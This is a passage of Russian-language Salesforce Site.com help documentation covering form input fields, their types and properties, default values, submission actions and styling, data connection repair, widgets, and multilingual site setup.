Полю ввода, добавленному в форму или на страницу, может быть задано значение по умолчанию. Указанное значение автоматически заполняет поле ввода при загрузке страницы.

Настройка алгоритма отправки формы

В случае успешной отправки формы система позволяет выполнять одно из следующих действий: переадресация посетителей сайта на другую страницу или отображение соответствующего сообщения.

Оформление форм

Для оформления форм используются темы таблицы стилей, которые могут быть настроены в соответствии с дизайном веб-сайта.

СМ. ТАКЖЕ:

Добавление полей ввода в формы или на страницы

Типы полей ввода

Редактирование полей ввода в форме

Добавление полей ввода в формы или на страницы

Добавление полей ввода в форму

Готовая форма может быть дополнена необходимыми полями ввода. Каждому полю ввода присваивается поле объекта, связанного с формой.

Ниже указан самый быстрый способ.

1. Выберите форму на странице.
2. Выберите > **«Добавить поля»**.
3. Выберите нужные поля в списке «Добавить поля». Данный список содержит доступные поля объекта, связанного с формой. Тип поля (например, поле с флажком или раскрывающимся списком) добавляется в форму автоматически при выборе поля.

Также доступны указанные ниже действия.

1. Выберите форму на странице.
2. Выберите > **«Добавить элементы страницы»**.
3. Выберите нужный тип поля ввода (например, **«Флажок»**) в списке «Добавить элементы страницы».
4. Выберите поле в диалоговом окне «Добавить поле» и нажмите кнопку **«Сохранить»**. Поле может быть добавлено в форму в том случае, если его тип поддерживается объектом.

Прим.:

- Поля не могут быть добавлены в форму путем выбора > **«Редактировать форму»**.
- Поля формулы, зашифрованного текста, геолокации и поиска не поддерживаются.
- Стандартные сообщения об ошибках на уровне поля, отображающиеся при вводе недопустимого значения, недоступны для настройки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление полей ввода на страницу

Поля ввода, добавленные прямо на страницу, панель, в повторитель данных или таблицу данных, позволяют использовать настраиваемый код для создания собственных настраиваемых функций. Например, продукты, имеющиеся в наличии только в определенных подразделениях, должны быть доступны клиентам в ближайшем городе. В этом случае страница может быть дополнена раскрывающимся списком, содержащим различные подразделения. Чтобы просмотреть отфильтрованный список продуктов, воспользуйтесь настраиваемым кодом, который позволяет передать выбор пользователя в таблицу данных или повторитель данных посредством строки запроса.

Чтобы добавить поле ввода на страницу, перетащите нужное поле с панели «Элементы страницы» на страницу. При необходимости выберите страницу или элемент страницы контейнера на панели «Структура страницы», затем щелкните > **«Добавить элементы страницы»** и выберите нужное поле ввода.

СМ. ТАКЖЕ:

- Типы полей ввода
- Свойства полей ввода
- Редактирование полей ввода в форме
- Добавление формы на страницу

Редактирование полей ввода в форме

Поля формы, добавленной на страницу, доступны для редактирования и изменения порядка отображения.

Чтобы изменить порядок отображения полей, перетащите их в нужную область страницы или панели «Структура страницы», либо выберите поле и щелкните > **«Переместить вверх»** или > **«Переместить вниз»**.

Чтобы скрыть поле (например, обязательное поле, которое должно быть недоступно посетителям сайта), выберите «Скрытое поле» на панели «Свойства». Для доступа к скрытому полю рекомендуем использовать панель «Структура страницы».

Чтобы присвоить полю статус обязательного, то есть поля, которое должно быть заполнено перед отправкой формы, выберите «Обязательное поле» на панели «Свойства». Обязательные поля помечаются красной звездочкой (*). Параметр «Обязательное поле» не может быть изменен для обязательных полей объекта, подключенного к форме.

Чтобы переименовать поле, замените имя в поле «Имя метки» на панели «Свойства».

Чтобы изменить внешний вид поля на странице, выберите другую тему на панели «Свойства». Если поле используется в форме, то можно изменить только тему формы.

Прим.:

- Поля формы не могут быть перенесены на страницу. Однако пользователи могут удалять необязательные поля и скрывать любые поля (обязательные или необязательные).
- Поля страницы не могут быть перенесены в форму.

СМ. ТАКЖЕ:

- Добавление полей ввода в формы или на страницы
- Свойства полей ввода
- Присвоение полям ввода значения по умолчанию
- Добавление формы на страницу

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Типы полей ввода

Ниже перечислены типы полей, доступные при добавлении полей ввода в форму или на страницу. Тем не менее, если объект подключается к форме, которая не содержит определенного типа поля, то данный тип поля ввода не может быть добавлен в форму.

Элемент страницы	Описание
Кнопка-флажок	Выбор истинного (флажок установлен) или ложного (флажок снят) значения в форме или на странице.
Валюта	Ввод валюты в форму или на страницу.
Дата	Ввод даты в форму или на страницу. Если свойству поля «Выбор даты/времени» задано значение «Всплывающий календарь», то дата может быть выбрана во всплывающем календаре.
Дата/время	Ввод даты и времени в форму или на страницу. Если свойству поля «Выбор даты/времени» задано значение «Всплывающий календарь», то значения могут быть выбраны во всплывающем календаре.
Эл. почта	Ввод действительного адреса эл. почты в форму или на страницу.
Раскрывающийся список со множественным выбором	Выбор как минимум одного значения списка в форме или на странице.
Число	Ввод целого числа в форму или на страницу.
Процент	Ввод процентов в форму или на страницу.
Тел.	Ввод номера телефона в форму или на страницу.
Раскрывающийся список	Выбор значения списка в форме или на странице.
Область обогащенного текста	Ввод не более 32 768 символов в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов. Пользователи могут форматировать текст, а также добавлять изображения и гиперссылки. Прим.: Поле типа «Область обогащенного текста» не может использоваться для загрузки изображения на сайтах Site.com или Force.com Sites из-за ограничений по соображениям безопасности.
Текст	Ввод не более 255 символов (в зависимости от текущих ограничений для объекта Salesforce) в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Элемент страницы	Описание
Область текста	Ввод не более 32 768 символов, отображающихся в отдельных строках, в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов.
URL-адрес	Ввод действительного адреса веб-сайта в форму или на страницу.

СМ. ТАКЖЕ:

- Добавление полей ввода в формы или на страницы
- Свойства полей ввода
- Добавление формы на страницу

Свойства полей ввода

При добавлении или редактировании полей ввода в форме или на странице рекомендуем использовать параметры раздела «Свойства поля» на панели «Свойства», позволяющие определять алгоритмы работы выбранных полей ввода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Имя	Описание
Имя метки	Внешнее имя поля. Указанное значение отображается как имя поля в форме или на странице.
Значение по умолчанию	Данный параметр определяет стандартное значение поля. Указанное значение автоматически заполняет поле при загрузке страницы.
Обязательное поле	Данный параметр определяет обязательность поля и препятствует отправке записи при отсутствии значения. Обязательные поля помечаются красной звездочкой (*). Параметр «Обязательное поле» не может быть изменен для обязательных полей объекта, подключенного к форме.
Скрытое поле	Данный параметр определяет доступность поля в форме или на странице. Например, обязательное поле может быть скрыто от посетителей сайта, а полю, которое должно быть недоступно пользователям для просмотра или редактирования, может быть задано стандартное значение. Для доступа к полю, скрытому на холсте страницы, рекомендуем использовать панель «Структура страницы».

Имя	Описание
Выбор даты/времени	Данный параметр применяется только к полю «Дата/время». Данный параметр определяет возможность выбора даты и времени посредством всплывающего календаря.
Значения раскрывающегося списка	Данный параметр применяется только к полям «Раскрывающийся список» и «Раскрывающийся список со множественным выбором», добавляемым прямо на страницу. Данный параметр определяет список элементов для отображения в раскрывающемся списке. (Если поле подключается к объекту, то элементы раскрывающегося списка не могут быть изменены.) Каждый элемент раскрывающегося списка содержит поля «Метка» и «Значение». Поле «Метка» отображается в раскрывающемся списке, а поле «Значение» является внутренним. В большинстве случаев оба поля могут содержать одинаковое значение. При необходимости одно из значений может быть изменено. Чтобы заполнить поля «Метка» и «Значение», щелкните значок  .
Строки	Данный параметр применяется только к полям «Область обогащенного текста» и «Область текста». Данный параметр определяет количество текстовых строк для отображения.

СМ. ТАКЖЕ:

- Типы полей ввода
- Добавление полей ввода в формы или на страницы
- Редактирование полей ввода в форме

Присвоение полям ввода значения по умолчанию

Полю ввода, добавленному в форму или на страницу, может быть задано значение по умолчанию. Указанное значение автоматически заполняет поле ввода при загрузке страницы.

Значение по умолчанию, используемое совместно со свойством «Скрытое поле», позволяющим скрыть поле в форме или на странице, предназначено для отправки данных, которые должны быть недоступны пользователям. Например, пользователь может добавить скрытое поле, использующее параметр «Глобальное свойство», для отслеживания времени отправки формы.

Прим.: Стандартные значения полей, которые уже заданы для объекта, не переносятся в Site.com.

Чтобы задать полю значение по умолчанию, выполните указанные ниже действия.

1. Выберите поле.
2. Щелкните **«Настроить»** на панели «Свойства».
3. Выберите источник значения по умолчанию.

Параметр	Описание
Фиксированное значение	Рекомендуем использовать для выбора значения. Например, для текстового поля может быть добавлен стандартный текст. Если поле содержит раскрывающийся список, то значение по умолчанию может быть выбрано из списка.
Строка URL-запроса	Рекомендуем использовать для передачи переменного содержимого в элемент посредством URL-адреса при загрузке страницы. Например, если используемое поле содержит раскрывающийся список, то переменные данные (например, местоположение) могут быть переданы с целью фильтрации списка и отображения только тех элементов, которые добавлены из данного местоположения. Похожие сценарии с использованием повторителей данных см. в разделе «Примеры фильтрации данных».
Глобальное свойство	Рекомендуем использовать для добавления фиксированного значения с сайта (например, текущая дата или текущее время).
Заголовок запроса	Рекомендуем использовать для добавления значения из обозревателя

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Параметр	Описание
	(например, заголовок узла или версия обозревателя).

4. Укажите значение по умолчанию.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Добавление полей ввода в формы или на страницы

Редактирование полей ввода в форме

Добавление формы на страницу

Настройка алгоритма отправки формы

В случае успешной отправки формы система позволяет выполнять одно из следующих действий: переадресация посетителей сайта на другую страницу или отображение соответствующего сообщения.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите форму на панели «Структура страницы».
2. Выберите пункт раскрывающегося списка «При успешной отправке» на панели «Свойства».

Параметр	Описание
Показать другую страницу	Переадресация пользователя на указанную страницу.
Показать сообщение	Отображение сообщения под формой.

3. При необходимости укажите один из компонентов ниже.
   - Целевая страница в поле «URL-адрес страницы». Введите абсолютный или относительный URL-адрес (например, адрес страницы сайта). Относительный URL-адрес должен содержать косую черту (/).
   - Текст сообщения в поле «Текст сообщения».

Совет: Кнопка формы **«Отправить»** выполняет действие отправки на панели «События».

СМ. ТАКЖЕ:

Добавление формы на страницу

Свойства полей ввода

Общие сведения о службах данных Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Оформление форм

Для оформления форм используются темы таблицы стилей, которые могут быть настроены в соответствии с дизайном веб-сайта.

При добавлении формы на страницу используется тема по умолчанию. Чтобы изменить тему формы, выберите нужное значение в разделе «Тема» панели «Свойства».

- «По умолчанию»: имя поля отображается над текстовой областью. Обязательные поля помечаются красной звездочкой (*).
- «Salesforce»: имя поля отображается слева от текстовой области. Обязательные поля помечаются красной вертикальной чертой (|).

Чтобы настроить тему в соответствии с текущими бизнес-требованиями, выполните указанные ниже действия.

1. Выберите форму на странице.
2. Выберите нужную тему в разделе «Тема» панели «Свойства».
3. Выберите «Класс» на панели «Стиль».
4. Выберите нужную часть формы в раскрывающемся списке «Стиль». Кратковременное выделение выбранного элемента позволяет легко определить оформляемую часть.

Параметр	Описание
Вся форма	Оформление всей формы.
Строки поля	Оформление каждой строки поля.
Метки поля	Оформление меток каждого поля.
Поля	Оформление полей (текстовые области, раскрывающиеся списки и т. д.). Данный параметр доступен только для темы «Salesforce.com».
Обязательный символ	Оформление звездочки (*) для обязательных полей. Данный параметр доступен только для темы «По умолчанию».
Сообщение об ошибке	Оформление сообщения об ошибке, отображающегося при отправке неправильно заполненной формы. Данный параметр доступен только для темы «По умолчанию».

Совет: Опытные пользователи таблиц стилей также могут изменить стиль формы в таблице стилей сайта.

5. Чтобы оформить выбранную часть формы, обновите свойства панели «Стиль». Настройки темы отображаются прямо в форме и применяются только к выбранной форме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

6. При необходимости повторите указанные выше действия для каждой части формы.

СМ. ТАКЖЕ:

Добавление формы на страницу

Представления «По умолчанию», «Ошибка» и «Нет данных»


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Повторители данных, таблицы данных, функции обработки данных и формы позволяют настраивать содержимое, отображающееся посетителям сайта в случае возникновения ошибок при подключении к источнику данных. Кроме того, таблицы данных, повторители данных и функции обработки данных позволяют настраивать содержимое, отображающееся в случае отсутствия данных по текущему запросу. Например, если повторитель данных, поддерживающий динамическую фильтрацию и отображение результатов на основе выбранного пользователем значения, возвращает пустую страницу, то описание возникшей проблемы может отображаться в соответствующем сообщении.



- Представление «По умолчанию» (1) отображается в большинстве случаев. Например, представление «По умолчанию» содержит поля формы в случае добавления формы на страницу.
- Представление «Ошибка» (2) отображается в случае возникновения ошибки при подключении к источнику данных. Данное представление содержит блок содержимого со стандартным сообщением, доступным для настройки. Кроме того, представление может быть дополнено другими элементами страницы.

- Представление «Нет данных» (3) отображается в случае отсутствия данных по текущему запросу. Данное представление содержит блок содержимого со стандартным сообщением, доступным для настройки. Кроме того, представление может быть дополнено другими элементами страницы.

СМ. ТАКЖЕ:

Динамическое извлечение данных с помощью повторителей данных

Динамическое извлечение данных с помощью таблиц данных

Использование функций обработки данных

Восстановление информационных подключений

Изменение объекта, связанного с текущим повторителем данных, таблицей данных, функцией обработки данных или формой, может инициировать нарушение информационного подключения. Например, данное нарушение может быть вызвано переименованием или удалением связанного объекта или поля или изменением соответствующих полномочий.

При открытии страницы сайта, содержащей нарушенные информационные подключения, отображается диалоговое окно со списком проблем. Чтобы просмотреть возможные решения, наведите указатель мыши на значок ⓘ каждого элемента.

Проблема	Решение
Повторитель данных, таблица данных или функция обработки данных подключается к объекту, который не поддерживает нужное полномочие доступа, переименован или удален.	Откройте профиль пользователя-гостя и убедитесь в наличии полномочия «Чтение» для объекта. В противном случае щелкните ссылку **«Правка»** напротив элемента списка и выберите нужный объект в открывшемся диалоговом окне «Информационное подключение». При переименовании объекта выберите переименованный объект. При удалении объекта выберите другой объект или удалите элемент страницы.
Повторитель данных, таблица данных или функция обработки данных пытается отфильтровать результаты посредством полей, которые больше не отображаются, переименованы или удалены.	Откройте профиль пользователя-гостя и убедитесь, что каждому полю объекта заданы правильные параметры безопасности. В противном случае щелкните ссылку **«Правка»** напротив элемента списка и восстановите критерии фильтрации в открывшемся диалоговом окне «Информационное подключение».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Проблема	Решение
Элемент данных подключается к полю, которое больше не отображается, удалено или переименовано.	Откройте профиль пользователя-гостя и убедитесь, что полю объекта заданы правильные параметры безопасности. В противном случае щелкните ссылку **«Правка»** напротив элемента списка, просмотрите открывшееся диалоговое окно «Редактировать элемент данных» и убедитесь, что все раскрывающиеся списки и весь настраиваемый текст ссылаются на правильные поля.
Форма подключается к объекту, который не поддерживает нужное полномочие доступа, переименован или удален.	Откройте профиль пользователя-гостя и убедитесь в наличии полномочия «Создание» для объекта. В противном случае рекомендуем заменить форму, так как информационное подключение формы не может быть изменено.
Форма не содержит как минимум одного обязательного поля, добавленного в объект после создания формы.	Добавьте отсутствующее поле в форму.
Поле формы указывает на поле, которое больше не отображается, переименовано или удалено.	Откройте профиль пользователя-гостя и убедитесь, что полю объекта заданы правильные параметры безопасности. В противном случае удалите поле из формы.

Прим.: Если пользователь сообществ использует проверенные страницы, то доступ к объектам на общедоступных и личных страницах контролируется профилем проверенного пользователя. Профиль пользователя-гостя контролирует только доступ непроверенных посетителей к объектам на общедоступных сайтах.

СМ. ТАКЖЕ:

- Настройка полномочий доступа к данным для объектов Salesforce
- Динамическое извлечение данных с помощью повторителей данных
- Добавление полей ввода в формы или на страницы

Общие сведения о виджетах

Виджеты позволяют экономить время путем создания настраиваемых элементов страницы, которые могут повторно использоваться текущим пользователем и его рабочей группой на сайте.

Используя текущие элементы страницы Site.com (например, панели, блоки содержимого, настраиваемый код или повторители данных), пользователи могут создавать виджеты в соответствии с текущими уникальными требованиями. Пользователи могут добавлять настраиваемые свойства, поддерживающие дополнительный контроль над способами повторного использования виджетов. При необходимости виджет может быть добавлен в другой виджет!

Каскадная таблица стилей, используемая для стилизации виджета, гарантирует его корректное отображение при добавлении на страницы сайта или в шаблоны страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


Кроме того, пользователи могут разрешать авторам добавление виджетов на страницы сайта, а также добавлять свойства фирменного стиля, позволяющие авторам обновлять внешний вид виджета.

Ниже перечислены преимущества виджетов.

- Сокращение дублирования на сайте. Созданный виджет может использоваться повторно.
- Сокращение затрат на обслуживание для текущего пользователя и его рабочей группы. Обновления виджета автоматически отображаются в копиях виджета на странице.
- Сокращение времени загрузки страниц.

Пример: Так, чтобы создать многоразовые виджеты социальных модулей (например, кнопка **«Нравится»** или **«Отслеживать»** из Facebook или ленты Twitter), воспользуйтесь элементом страницы «Настраиваемый код». Like

Чтобы гарантировать единый внешний вид всех страниц, создайте корпоративный верхний колонтитул. См. пример виджета ниже. Виджет отображается в виде панели (1), содержащей логотип компании (2) и меню (3). Кроме того, виджет содержит другой виджет (4), состоящий из панели, которая содержит настраиваемый код для модулей Facebook, Twitter и RSS.



Виджеты могут использоваться для хранения распространенных текстовых единиц (например, названия компаний, адреса, юридические данные и т. д.). Созданный виджет должен быть дополнен блоком содержимого, включающим нужный текст.

Рекомендации по использованию виджетов

- Использование виджетов позволяет сократить дублирование в стилистическом оформлении сайтов. Данное преимущество упрощает обработку комплексных дизайнов или элементов сайта, обслуживание которых может занимать много времени.
- Чтобы использовать одинаковые виджеты на разных сайтах, рекомендуем создать базовый сайт, содержащий все обязательные виджеты. Затем базовый сайт просто копируется для каждого нового сайта. Данный алгоритм гарантирует автоматическое добавление всех созданных виджетов на каждый новый сайт.
- Если стилистическое оформление виджетов выполняется посредством каскадной таблицы стилей, то данная таблица должна быть добавлена в стандартную таблицу стилей сайта Site Style Sheet. Каждая страница автоматически ссылается на таблицу стилей, благодаря чему каждый виджет может правильно отображаться на странице.

Создание виджетов

Виджеты позволяют создавать настраиваемые многоразовые элементы страницы путем объединения текущих элементов страницы Site.com, настраиваемого кода и CSS.

Добавление виджета на страницу

Редактирование и удаление виджетов

СМ. ТАКЖЕ:

Создание виджетов

Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов

Общие сведения о фирменном стиле сайта

Создание виджетов

Виджеты позволяют создавать настраиваемые многоразовые элементы страницы путем объединения текущих элементов страницы Site.com, настраиваемого кода и CSS.

Созданный виджет добавляется в представление «Виджеты» вкладки «Общие сведения», позволяющее просматривать и управлять всеми виджетами сайта. Общедоступные виджеты также отображаются в разделе «Виджеты» вкладки «Элементы страницы», позволяющем перетаскивать виджеты на страницу. Кроме того, пользователи могут разрешать авторам добавление виджетов на страницы сайта.

1. Наведите указатель мыши на представление **«Виджеты»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или откройте представление «Виджеты» и нажмите кнопку **«Создать виджет»**.
2. Введите имя виджета. Данное имя отображается на панели «Элементы страницы».
3. При необходимости введите описание.

   Описание отображается в качестве подсказки на панели «Элементы страницы».
4. Чтобы добавить значок отображения для виджета, выберите нужное изображение из импортированных активов. Размер значка должен составлять 16 x 16 пикселов.
5. Чтобы отменить отображение виджета на панели «Элементы страницы», снимите флажок «Доступно на панели "Элементы страницы"».

   Например, виджет может быть скрыт на время разработки.
6. Нажмите кнопку **«Применить»**. Теперь можете дополнить виджет элементами страницы.
7. Чтобы открыть виджет на новой вкладке, щелкните имя нужного виджета.
8. Добавьте нужные элементы страницы и стили CSS.
9. При необходимости добавьте настраиваемые свойства или свойства фирменного стиля в виджет.

Чтобы разрешить отображение созданного виджета на вкладке «Элементы страницы», установите флажок «Доступно на панели "Элементы страницы"» на панели «Свойства».

Чтобы разрешить авторам добавление виджета на страницы сайты, установите флажок «Доступно для авторов» на панели «Свойства». Данный параметр определяет доступность виджета на панели «Элементы страницы» автора. Кроме

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

того, убедитесь, что сайт содержит страницу сайта на основе шаблона, использующую как минимум одну редактируемую панель.

СМ. ТАКЖЕ:

- Общие сведения о виджетах
- Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов
- Общие сведения о фирменном стиле сайта
- Добавление виджета на страницу

Добавление виджета на страницу

Прежде чем добавить виджет на страницу, убедитесь, что выбранный виджет доступен для использования. Выполните одно из двух действий ниже.

- Установите флажок «Доступно на панели "Элементы страницы"» на панели «Свойства» открытого виджета.
- Наведите указатель мыши на нужный виджет в представлении «Виджеты» на вкладке «Общие сведения», выберите > **«Редактировать свойства»** и установите флажок «Доступно на панели "Элементы страницы"».

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите нужный виджет из раздела «Виджеты» панели «Элементы страницы» на страницу.
   Добавление виджета на страницу инициирует создание копии или *экземпляра* виджета. Данный экземпляр виджета не может быть изменен.
2. Если доступно, обновите свойства на панели «Свойства» экземпляра виджета.

СМ. ТАКЖЕ:

- Общие сведения о виджетах
- Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов
- Редактирование и удаление виджетов
- Создание виджетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Редактирование и удаление виджетов

Чтобы просмотреть виджеты сайта, воспользуйтесь представлением «Виджеты» раздела «Все содержимое сайта» на вкладке «Общие сведения».

Чтобы обновить виджет, наведите указатель мыши на нужный виджет и щелкните значок . Ниже перечислены действия, доступные в меню .

- Редактирование виджета. Редактируемый виджет открывается на новой вкладке. Все вносимые обновления незамедлительно отображаются на страницах сайта или в соответствующих шаблонах страниц.
- Обновление свойств виджета, включая имя, описание, значок отображения и доступность. Кроме того, представление «Виджеты» позволяет редактировать имя, описание и доступность путем двойного нажатия нужного элемента.
- Дублирование, предварительный просмотр или удаление виджета. Виджет, используемый страницей сайта, шаблоном страницы или другим виджетом, не может быть удален.

СМ. ТАКЖЕ:

Общие сведения о виджетах

Создание виджетов

Добавление виджета на страницу

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о многоязычных сайтах

Приложение Site.com Studio позволяет создавать разные языковые версии сайта. Возможность хранения всех языков на одном сайте позволяет избегать создания и управления отдельными сайтами для каждого языка.

Администраторы сайта и конструкторы могут добавлять поддерживаемые языки и управлять ими. Добавление языка на сайт инициирует отображение на панели инструментов селектора языков Site.com Studio, позволяющего пользователям и рабочим группам переключаться между языками при редактировании содержимого страницы. Селектор языков позволяет ускорить и упростить процесс редактирования содержимого благодаря изменению языка прямо на текущей странице.

Авторы, конструкторы и администраторы сайта могут добавлять языковое содержимое на страницу посредством селектора языков.

Кроме того, администраторы сайта и конструкторы могут экспортировать содержимое сайта в виде XML-файла и отправлять его в службу перевода. Полученный

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

отредактированный файл должен быть импортирован обратно на сайт для последующего заполнения каждой страницы переведенным содержимым.

Чтобы предоставить посетителям сайта возможность выбора предпочтительного языка при просмотре сайта, рекомендуем добавить элемент страницы «Селектор языков» на нужные страницы. Кроме того, рекомендуем указать *базовый* язык, который должен использоваться для отображения содержимого сайта, недоступного на выбранном языке.

Пример: Например, базовый язык (допустим, испанский) используется для отображения содержимого страницы, которое отсутствует на португальском языке, выбранном в селекторе языков.

Создание многоязычного сайта

Создание мультиязычного сайта проводится в несколько этапов. При этом определяются поддерживаемые на вашем сайте языки, добавляется содержимое, переведенное на каждый из них, а пользователям предоставляется возможность выбрать предпочитаемый язык.

Настройка стандартного языка

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки.

Добавление языков

Добавьте языки, которые должны поддерживаться сайтом.

Настройка параметров языка

Каждому языку сайта, добавленному в представление «Языки», могут быть заданы отдельные параметры.

Общие сведения о редактировании языкового содержимого

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки. Так, сайт, дополненный французским языком, изначально отображает содержимое на американском английском языке, которое должно быть заменено франкоязычной версией.

Редактирование языкового содержимого на странице

Селектор языков Site.com Studio позволяет переключаться между языками при редактировании содержимого на каждой странице. Авторы, конструкторы и администраторы сайта могут добавлять языковое содержимое на страницу посредством селектора языков.

Языковые свойства

Некоторые свойства на панели «Свойства» являются *языковыми*, то есть могут хранить разные значения для каждого языка.

Экспорт языкового содержимого

Рекомендуем экспортировать как минимум один язык сайта в виде XML-файла, который может быть отправлен в службу перевода.

Импорт переведенного содержимого

Переведенный XML-файл, обработанный службой перевода, может быть импортирован обратно на сайт.

Добавление элемента страницы «Селектор языков»

Селектор языков позволяет посетителям сайта выбирать предпочтительный язык при просмотре сайта.

Удаление языков

